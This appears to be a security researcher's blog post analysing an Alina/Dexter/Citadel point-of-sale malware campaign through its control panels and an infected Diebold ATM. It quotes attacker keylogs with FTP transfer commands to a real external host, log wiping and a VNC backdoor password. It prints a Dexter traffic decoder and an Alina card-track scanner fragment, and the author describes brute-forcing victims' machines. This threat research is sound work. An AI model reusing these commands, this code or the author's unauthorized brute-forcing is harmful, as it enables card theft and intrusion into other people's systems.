
Here are some screenshots, the version used here is also 'StarDust' (like in the campaign):



4946 Dumps.

Some panels was very interesting like this one, who have a version 'Millenium':






Interesting even with infected systems:

Username: Manage_ATM

Computer name: DIEBOLD-B79E854

This machine have dumps obviously:



There is also weird process running according to the logs...


Did they infected an ATM ? seem.

```
My Computer
[n]
SERVICE (D:)
[e]
Agilis NDx v3.0 SP2
[e]
CMD
[e]
ATMEYE_WOSA1
```

Installing a VNC backdoor:

```
VNC Server Password
blabla123qwe[t]blabla123qwe
VNC Server Properties (Service-Mode)
[e]
VNC Server Password
blabla123qwe[t]blabla123qwe
VNC Server Properties (User-Mode)
[e]
Diebold
[n]l
AgilisXFS
[e]
Diebold
[n]
Program Files
[n]
ATM (C:)
[n]
Logs
[e]
XFS
```

The machine is running a process of ATMeye.iQ.
From what i've see, it's a video/fraud surveillance system for ATM.



I have no idea if this application was used by the bad guys to try to get PINs, but seem he was interested into archive video of the ATM surveillance:

```
    [18] => Program Manager
[e]
ATM (C:)
[e]
VIDEOARCHIVE
[e]
20120619
[e][e]
```

The bad guys uploaded/deleted some stuff via ftp:

```
[e]del eq[s]&echo open 189.195.250.57 28523 [s]
C:\WINDOWS\system32\cmd.exe - del eq
[e]
C:\WINDOWS\system32\cmd.exe - ftp -n -s:eq
[e]
    [154] => My Documents
[c]v
ftp://bs2ftp.5ci.lt/
[e]
Log On As
[c]
    [155] => Agilis NDx v3.0 SP2
[c][c][c][c][c][c][c][c][c][c][c][c][c][c][c][c
SERVICE (D:)
[c]
ftp://bs2ftp.5ci.lt/
[c]v
    [156] =>
[e]
Windows Task Manager
```


Deleting logs:

```
DIEBOLD[s]1111
    [142] => VIDEOARCHIVE
[s]-old
VIDEOARCHIVE_old
[e]
logs
[s]-old[s]-old
Error Renaming File or Folder
[e]
logs
[e][s][s][s][s][s][s][s][s][s]
Deleting...
[e][e]
logs
[s][s][s][s][s][s][s][s][s][s]
Deleting...
[e]
```

Trying to shutdown the ATM after erasing traces ?

```
    [51] => 0% of ATMEYE_WOSA1.exe from fs06n2.sendspace.com Completed
[e]atm[e]
Windows Task Manager
iiiiiiiiii
Create New Task
shutdown -r -t 0
Windows Task Manager
1
    [53] => ZAK (F:)
CF
    [54] => |Diebold.Agilis.Power.ExceptionWatchDog.exe:;0000000000000000=0000000000000000?
#AVER_START#
#AVER_END#
    [55] => ATM (C:)
```

Another panel, less dumps:





UID: x
166 Dump

/base1/ use the same db as /b2/:

Panel fucked-up:

Another panel:






The guys have downloaded and uploaded on these infected machines several files like passwords cracker, networks scanner, and cards scanner.

Want some math too for this Dexter panel ?

21138 Credit Card Dumps stolen.


From the server, a zbot panel was also here according to the sql db but empty: no reports, no bots.




Crazy stuff anyway, how did they managed to get inside these PoS ?

And the answer is...: weak VNC/RDP passwords as usual.


For the Diebold ATM i've still no idea, i've scanned the IP but no remote service are open.



"1234" lol seriously... guys...



Same lame password on RDP protocol:



I've brute forced those infected systems to retrieve myself the malware, here are some hashs:
5149313A6C43EB5197C39CC28DE02039
087EE6DD7F15985033119D397E9DAD0A
62809FA40972073C1EB0B41EB589E467
7D419CD096FEC8BCF945E00E70A9BC41
C3A3D3CEDFCA895BBAB07919B2AED7B5Old server:
140D24AF0C2B3A18529DF12DFBC5F6DE

If Visa warn almost everytime merchants in their "data security bulletins" about weak passwords there is a reason.

You are looking for a Dexter decoder ? it's the good place.

```
if (isset($_POST['query']) && !is_array($_POST['query']) && $_POST['query'] != null) {
$query = $_POST['query'];

if (strstr($query, '&') !== false) {
$vars = explode('&', $query);
$data = array();

foreach ($vars as $var) {
if (strstr($var, '=') !== false) {
$_ = explode('=', $var, 2);

if (ctype_alpha($_[0]) && ctype_alnum(str_replace('=', '', $_[1]))) {
$data[$_[0]] = $_[1];
}
}
}

if (!isset($data['val']))
echo('Cannot get the encryption key...');
else {
$key = base64_decode($data['val']);

echo('Encryption key: ' . htmlentities($key) . ' - ');

echo('UID: ' . ((!isset($data['page'])) ? 'Cannot get UID...' : DecodeDecrypt($data['page'], $key)) . ' - ');
echo('Username: ' . ((!isset($data['unm'])) ? 'Cannot get Username...' : DecodeDecrypt($data['unm'], $key)) . ' - ');
echo('Computer: ' . ((!isset($data['cnm'])) ? 'Cannot get Computer...' : DecodeDecrypt($data['cnm'], $key)) . ' - ');
echo('OS: ' . ((!isset($data['query'])) ? 'Cannot get OS...' : DecodeDecrypt($data['query'], $key)) . ' - ');
echo('Arch: ' . ((!isset($data['spec'])) ? 'Cannot get Arch...' : DecodeDecrypt($data['spec'], $key)) . ' - ');
echo('Idle: ' . ((!isset($data['opt'])) ? 'Cannot get Idle...' : DecodeDecrypt($data['opt'], $key)) . ' - ');
echo('Version: ' . ((!isset($data['var'])) ? 'Cannot get Version...' : DecodeDecrypt($data['var'], $key)) . ' - ');
echo('IP: ' . ((!isset($data['ip'])) ? 'Cannot get IP...' : DecodeDecrypt($data['view'], $key)) . ' - ');
echo('Keylog: ' . ((!isset($data['ks'])) ? 'Cannot get Keylog...' : DecodeDecrypt($data['ks'], $key)) . ' - ');
echo('Dump: ' . ((!isset($data['ump'])) ? 'Cannot get Dump...' : DecodeDecrypt($data['ump'], $key)) . ' - ');
}
}
}
?>

function _xor($src, $key) {
for ($i = 0; $i < strlen($src); $i++)
```


```
for ($x = 0; $x < strlen($key); $x++)
$src{$i} = $src{$i} ^ $key{$x};

return $src;
}

function DecodeDecrypt($src, $key) {
$src = base64_decode($src);
$dest = _xor($src, $key);

return $dest;
}
?>
```

That was for Dexter, now about Alina yes they still use it and even more clumsily like for Dexter people try to sell it.



Reported here by exitthematrix, i've saw the sale thread too before an admin removed it for 'fraud' (the guys was selling even passports) but i've not took a screenshot thinking it was not serious.

Alina 5.3 source code:

Track2 scanner proc in Alina:

```
114         // expiry year between 2013 and 2050
115         if (p[1] < '1' || p[1] > '4' || p[2] > '9' || p[2] < '0')
116             continue;
117
118         unsigned int year = (p[1] - '0') * 10 + (p[2] - '0');
119         if (year < 13 || year > 40)
120             continue;
121
122         // expiry month between 1 and 12
123         if (p[3] > '9' || p[3] < '0' || p[4] > '9' || p[4] < '0')
124             continue;
125
126         unsigned int month = (p[3] - '0') * 10 + (p[4] - '0');
127         if (month == 0 || month > 12)
128             continue;
129
130         // Only 101 or 201 after YYMM allowed
131         if (p[6] != '0' || p[7] != '1' || (p[5] != '2' && p[5] != '1'))
132             continue;
133
134         // check digits before seperator
135         for (unsigned char i = 1; i <= 15; i++) {
136             unsigned char l = p[-i] - '0';
137             if (l > 9)
138                 goto cont;
139
140             if (!(i % 2)) {
141                 l *= 2;
142                 if (l > 9)
143                     l -= 9;
144             }
145             luhn += l;
146         }
147
148         if (luhn % 10)
149             continue;
150
151         // check digits after seperator
152         // first 4 (YYMM) + 3 (101/201) have already been checked for validity
153         for (unsigned char i = 8; i <= 30; i++) {
154             const unsigned char *c = p + i;
```

This Alina + Dexter + Citadel was probably disastrous for alot of people, i even received mails from merchants who told me that they got infected and this when the campaign was still running.
Combining the cream of RAM Scrapers with banking trojans can make a lot of damage.
Microsoft reacted with a good timing and have destroyed a lot of campaigns.

Source: https://www.xylibox.com/2013/10/inside-malware-campaign-alina-dexter.html